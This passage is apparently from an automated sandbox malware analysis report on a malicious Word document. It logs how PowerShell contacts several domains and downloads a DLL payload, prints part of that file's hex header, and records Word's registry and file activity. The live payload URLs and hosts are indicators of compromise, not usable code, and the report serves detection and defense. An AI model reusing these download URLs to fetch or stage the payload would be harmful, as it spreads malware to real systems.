Feb 17, 2021 22:56:46.659727097 CET	49169	80	192.168.2.22	192.185.52.115
Feb 17, 2021 22:56:46.659739017 CET	80	49169	192.185.52.115	192.168.2.22
Feb 17, 2021 22:56:46.659821987 CET	49169	80	192.168.2.22	192.185.52.115
Feb 17, 2021 22:56:46.661585093 CET	49169	80	192.168.2.22	192.185.52.115
Feb 17, 2021 22:56:46.817890882 CET	80	49169	192.185.52.115	192.168.2.22
Feb 17, 2021 22:56:46.817951918 CET	80	49169	192.185.52.115	192.168.2.22
Feb 17, 2021 22:56:46.817991972 CET	80	49169	192.185.52.115	192.168.2.22
Feb 17, 2021 22:56:46.818032026 CET	80	49169	192.185.52.115	192.168.2.22
Feb 17, 2021 22:56:46.818069935 CET	80	49169	192.185.52.115	192.168.2.22
Feb 17, 2021 22:56:46.818120956 CET	80	49169	192.185.52.115	192.168.2.22
Feb 17, 2021 22:56:46.818150997 CET	49169	80	192.168.2.22	192.185.52.115
Feb 17, 2021 22:56:46.818299055 CET	49169	80	192.168.2.22	192.185.52.115
Feb 17, 2021 22:56:46.818312883 CET	80	49169	192.185.52.115	192.168.2.22
Feb 17, 2021 22:56:46.818353891 CET	80	49169	192.185.52.115	192.168.2.22
Feb 17, 2021 22:56:46.818401098 CET	80	49169	192.185.52.115	192.168.2.22
Feb 17, 2021 22:56:46.818406105 CET	49169	80	192.168.2.22	192.185.52.115
Feb 17, 2021 22:56:46.818444014 CET	80	49169	192.185.52.115	192.168.2.22
Feb 17, 2021 22:56:46.818474054 CET	49169	80	192.168.2.22	192.185.52.115
Feb 17, 2021 22:56:46.818541050 CET	80	49169	192.185.52.115	192.168.2.22
Feb 17, 2021 22:56:46.818581104 CET	80	49169	192.185.52.115	192.168.2.22
Feb 17, 2021 22:56:46.818619967 CET	80	49169	192.185.52.115	192.168.2.22
Feb 17, 2021 22:56:46.818624020 CET	49169	80	192.168.2.22	192.185.52.115
Feb 17, 2021 22:56:46.818659067 CET	80	49169	192.185.52.115	192.168.2.22
Feb 17, 2021 22:56:46.818689108 CET	49169	80	192.168.2.22	192.185.52.115
Feb 17, 2021 22:56:46.818707943 CET	80	49169	192.185.52.115	192.168.2.22
Feb 17, 2021 22:56:46.818775892 CET	49169	80	192.168.2.22	192.185.52.115
Feb 17, 2021 22:56:46.818778992 CET	80	49169	192.185.52.115	192.168.2.22
Feb 17, 2021 22:56:46.818820000 CET	80	49169	192.185.52.115	192.168.2.22
Feb 17, 2021 22:56:46.818857908 CET	80	49169	192.185.52.115	192.168.2.22
Feb 17, 2021 22:56:46.818896055 CET	80	49169	192.185.52.115	192.168.2.22
Feb 17, 2021 22:56:46.818900108 CET	49169	80	192.168.2.22	192.185.52.115

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 17, 2021 22:56:46.818933964 CET	80	49169	192.185.52.115	192.168.2.22
Feb 17, 2021 22:56:46.818969965 CET	49169	80	192.168.2.22	192.185.52.115
Feb 17, 2021 22:56:46.818972111 CET	80	49169	192.185.52.115	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 17, 2021 22:56:40.278003931 CET	52197	53	192.168.2.22	8.8.8.8
Feb 17, 2021 22:56:40.341351032 CET	53	52197	8.8.8.8	192.168.2.22
Feb 17, 2021 22:56:42.668936968 CET	53099	53	192.168.2.22	8.8.8.8
Feb 17, 2021 22:56:43.677108049 CET	53099	53	192.168.2.22	8.8.8.8
Feb 17, 2021 22:56:44.691370010 CET	53099	53	192.168.2.22	8.8.8.8
Feb 17, 2021 22:56:44.766448975 CET	53	53099	8.8.8.8	192.168.2.22
Feb 17, 2021 22:56:45.235028028 CET	52838	53	192.168.2.22	8.8.8.8
Feb 17, 2021 22:56:45.293414116 CET	53	52838	8.8.8.8	192.168.2.22
Feb 17, 2021 22:56:45.746856928 CET	61200	53	192.168.2.22	8.8.8.8
Feb 17, 2021 22:56:45.806917906 CET	53	61200	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 17, 2021 22:56:40.278003931 CET	192.168.2.22	8.8.8.8	0x2c09	Standard query (0)	cab.mykfn.com	A (IP address)	IN (0x0001)
Feb 17, 2021 22:56:42.668936968 CET	192.168.2.22	8.8.8.8	0xd8c3	Standard query (0)	bhaktivrind.com	A (IP address)	IN (0x0001)
Feb 17, 2021 22:56:43.677108049 CET	192.168.2.22	8.8.8.8	0xd8c3	Standard query (0)	bhaktivrind.com	A (IP address)	IN (0x0001)
Feb 17, 2021 22:56:44.691370010 CET	192.168.2.22	8.8.8.8	0xd8c3	Standard query (0)	bhaktivrind.com	A (IP address)	IN (0x0001)
Feb 17, 2021 22:56:45.235028028 CET	192.168.2.22	8.8.8.8	0x26d4	Standard query (0)	vanddnabhargave.com	A (IP address)	IN (0x0001)
Feb 17, 2021 22:56:45.746856928 CET	192.168.2.22	8.8.8.8	0xad13	Standard query (0)	ie-best.net	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 17, 2021 22:56:40.341351032 CET	8.8.8.8	192.168.2.22	0x2c09	Name error (3)	cab.mykfn.com	none	none	A (IP address)	IN (0x0001)
Feb 17, 2021 22:56:44.766448975 CET	8.8.8.8	192.168.2.22	0xd8c3	No error (0)	bhaktivrind.com		166.62.28.130	A (IP address)	IN (0x0001)
Feb 17, 2021 22:56:45.293414116 CET	8.8.8.8	192.168.2.22	0x26d4	No error (0)	vanddnabhargave.com		166.62.10.32	A (IP address)	IN (0x0001)
Feb 17, 2021 22:56:45.806917906 CET	8.8.8.8	192.168.2.22	0xad13	No error (0)	ie-best.net		192.185.52.115	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- bhaktivrind.com
- vanddnabhargave.com
- ie-best.net

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	166.62.28.130	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Feb 17, 2021 22:56:44.993495941 CET	0	OUT	GET /cgi-bin/JBbb8/ HTTP/1.1 Host: bhaktivrind.com Connection: Keep-Alive
Feb 17, 2021 22:56:45.223210096 CET	1	IN	HTTP/1.1 500 Internal Server Error Date: Wed, 17 Feb 2021 21:56:45 GMT Server: Apache X-Powered-By: PHP/7.4.12 Upgrade: h2,h2c Connection: Upgrade, close Vary: User-Agent Content-Length: 0 Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49168	166.62.10.32	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Feb 17, 2021 22:56:45.509758949 CET	1	OUT	GET /asset/W9o/ HTTP/1.1 Host: vanddnabhargave.com Connection: Keep-Alive
Feb 17, 2021 22:56:45.737011909 CET	3	IN	HTTP/1.1 404 Not Found Date: Wed, 17 Feb 2021 21:56:45 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, Keep-Alive Accept-Ranges: bytes Vary: Accept-Encoding,User-Agent Content-Length: 1699 Keep-Alive: timeout=5 Content-Type: text/html Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 46 69 6c 65 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 20 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2e 30 22 3e 0a 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 62 6f 64 79 20 7b 0a 20 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 65 65 65 3b 0a 7d 0a 0a 62 6f 64 79 2c 20 68 31 2c 20 70 20 7b 0a 20 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 22 48 65 6c 76 65 74 69 63 61 20 4e 65 75 65 22 2c 20 22 53 65 67 6f 65 20 55 49 22 2c 20 53 65 67 6f 65 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 41 72 69 61 6c 2c 20 22 4c 75 63 69 64 61 20 47 72 61 6e 64 65 22 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 0a 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 6e 6f 72 6d 61 6c 3b 0a 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0a 20 20 70 61 64 64 69 6e 67 3a 20 30 3b 0a 20 20 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 0a 7d 0a 0a 2e 63 6f 6e 74 61 69 6e 65 72 20 7b 0a 20 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 61 75 74 6f 3b 0a 20 20 6d 61 72 67 69 6e 2d 72 69 67 68 74 3a 20 61 75 74 6f 3b 0a 20 20 6d 61 72 67 69 6e 2d 74 6f 70 3a 20 31 37 37 70 78 3b 0a 20 20 6d 61 78 2d 77 69 64 74 68 3a 20 31 31 37 30 70 78 3b 0a 20 20 70 61 64 64 69 6e 67 2d 72 69 67 68 74 3a 20 31 35 70 78 3b 0a 20 20 70 61 64 64 69 6e 67 2d 6c 65 66 74 3a 20 31 35 70 78 3b 0a 7d 0a 0a 2e 72 6f 77 3a 62 65 66 6f 72 65 2c 20 2e 72 6f 77 3a 61 66 74 65 72 20 7b 0a 20 20 64 69 73 70 6c 61 79 3a 20 74 61 62 6c 65 3b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 20 22 3b 0a 7d 0a 0a 2e 63 6f 6c 2d 6d 64 2d 36 20 7b 0a 20 20 77 69 64 74 68 3a 20 35 30 25 3b 0a 7d 0a 0a 2e 63 6f 6c 2d 6d 64 2d 70 75 73 68 2d 33 20 7b 0a 20 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 32 35 25 3b 0a 7d 0a 0a 68 31 20 7b 0a 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 34 38 70 78 3b 0a 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 33 30 30 3b 0a 20 20 6d 61 72 67 69 6e 3a 20 30 20 30 20 32 30 70 78 20 30 3b 0a 7d 0a 0a 2e 6c 65 61 64 20 7b 0a 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 32 31 70 78 3b 0a 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 32 30 30 3b 0a 20 20 6d 61 72 67 69 6e 2d 62 6f 74 74 6f 6d 3a 20 32 30 70 78 3b 0a 7d 0a 0a 70 20 7b 0a 20 20 6d 61 72 67 69 6e 3a 20 30 20 30 20 31 30 70 78 3b 0a 7d 0a 0a 61 20 7b 0a 20 20 63 6f 6c 6f 72 3a 20 23 33 32 38 32 65 36 3b 0a 20 20 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 20 6e 6f 6e 65 3b 0a 7d 0a 3c 2f 73 74 79 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 0a 3c 62 6f 64 79 3e 0a 3c 64 69 76 20 63 6c 61 73 73 3d 22 63 6f 6e 74 61 69 6e 65 72 20 74 65 78 74 2d 63 65 6e 74 65 72 22 20 69 64 3d 22 65 72 72 6f 72 22 3e 0a 20 20 3c 73 76 67 20 68 65 69 67 68 74 3d 22 31 30 30 22 20 77 69 64 74 68 3d 22 31 30 30 22 3e 0a 20 20 20 20 3c 70 6f 6c 79 67 6f 6e 20 70 6f 69 6e 74 73 3d 22 35 30 2c 32 35 20 31 37 2c 38 30 Data Ascii: <!DOCTYPE html><html><head><title>File Not Found</title><meta http-equiv="content-type" content="text/html; charset=utf-8" ><meta name="viewport" content="width=device-width, initial-scale=1.0"><style type="text/css">body { background-color: #eee;}body, h1, p { font-family: "Helvetica Neue", "Segoe UI", Segoe, Helvetica, Arial, "Lucida Grande", sans-serif; font-weight: normal; margin: 0; padding: 0; text-align: center;}.container { margin-left: auto; margin-right: auto; margin-top: 177px; max-width: 1170px; padding-right: 15px; padding-left: 15px;}.row:before, .row:after { display: table; content: " ";}.col-md-6 { width: 50%;}.col-md-push-3 { margin-left: 25%;}h1 { font-size: 48px; font-weight: 300; margin: 0 0 20px 0;}.lead { font-size: 21px; font-weight: 200; margin-bottom: 20px;}p { margin: 0 0 10px;}a { color: #3282e6; text-decoration: none;}</style></head><body> <svg height="100" width="100"> <polygon points="50,25 17,80

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49169	192.185.52.115	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe


Timestamp	kBytes transferred	Direction	Data
Feb 17, 2021 22:56:45.967051029 CET	4	OUT	GET /online-timer-kvhxz/ilXL/ HTTP/1.1 Host: ie-best.net Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Feb 17, 2021 22:56:46.499458075 CET	5	IN	HTTP/1.1 200 OK Date: Wed, 17 Feb 2021 21:56:46 GMT Server: Apache Cache-Control: no-cache, must-revalidate Pragma: no-cache Expires: Wed, 17 Feb 2021 21:56:46 GMT Content-Disposition: attachment; filename="iH51Y9HC9GOPOX3.dll" Content-Transfer-Encoding: binary Set-Cookie: 602d911e69437=1613599006; expires=Wed, 17-Feb-2021 21:57:46 GMT; path=/ Upgrade: h2,h2c Connection: Upgrade, Keep-Alive Last-Modified: Wed, 17 Feb 2021 21:56:46 GMT Vary: Accept-Encoding Keep-Alive: timeout=5, max=75 Transfer-Encoding: chunked Content-Type: application/octet-stream Data Raw: 33 64 30 62 0d 0a 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 09 00 86 46 0b 60 00 00 00 00 00 00 00 00 e0 00 0e 21 0b 01 02 32 00 40 00 00 00 fa 04 00 00 00 00 00 50 19 00 00 00 10 00 00 00 50 00 00 00 00 00 10 00 10 00 0 0 00 02 00 00 03 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 b0 05 00 00 04 00 00 18 c6 05 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 e8 60 00 00 64 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3c 05 00 58 15 00 00 00 a0 05 00 e0 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ac 61 00 00 60 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 9e 36 00 00 00 10 00 00 00 38 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 57 00 00 00 00 50 00 00 00 02 00 00 00 3c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 90 04 00 00 00 60 00 00 00 04 00 00 00 3e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 74 65 78 74 34 00 00 14 ed 04 00 00 70 00 00 00 ee 04 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 74 65 78 74 38 00 00 64 00 00 00 00 60 05 00 00 02 00 00 00 30 05 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 40 2e 74 65 78 74 37 00 00 64 00 00 00 00 70 05 00 00 02 00 00 00 32 05 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 40 2e 74 65 78 74 36 00 00 64 00 00 00 00 80 05 00 00 02 00 00 00 34 05 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 40 2e 74 65 78 74 35 00 00 64 00 00 00 00 90 05 00 00 02 00 00 00 36 05 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 40 2e 72 65 6c 6f 63 00 00 e0 03 00 00 00 a0 05 00 00 04 00 00 00 38 05 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: 3d0bMZ@!L!This program cannot be run in DOS mode.$PELF`!2@PP`d<Xa`.text68 `.rdataWP<@@.d ata`>@.text4pB@.text8d`0 @.text7dp2 @.text6d4 @.text5d6 @.reloc8@B

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 1796 Parent PID: 584

General

Start time:	22:56:32
Start date:	17/02/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13f940000
File size:	1424032 bytes
MD5 hash:	95C38D04597050285A18F66039EDB456
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE91826B4	CreateDirectoryA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\~DFCA7E16C7EDBCAE8D.TMP	success or wait	1	7FEE90A9AC0	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEE90BE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEE90BE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEE90BE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F47BA	success or wait	1	7FEE90A9AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose	Cambria Math	binary	02 04 05 03 05 04 06 03 02 04	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose	Tahoma	binary	02 0B 06 04 03 05 04 04 02 04	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Mic	F47BA	binary	04 00 00 00 04 07 00 00 2A 00 00 00	success or wait	1	7FEE90A9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
rosoft\Office\14.0\Word\Resili ency\DocumentRecovery\F47BA			43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 5E F9 94 46 C3 05 D7 01 BA 47 0F 00 BA 47 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00				

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1381040174	1381040175	success or wait	1	7FEE90A9AC0	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1381040175	1381040176	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F47BA	F47BA	binary	04 00 00 00 04 07 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 5E F9 94 46 C3 05 D7 01 BA 47 0F 00 BA 47 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	04 00 00 00 04 07 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 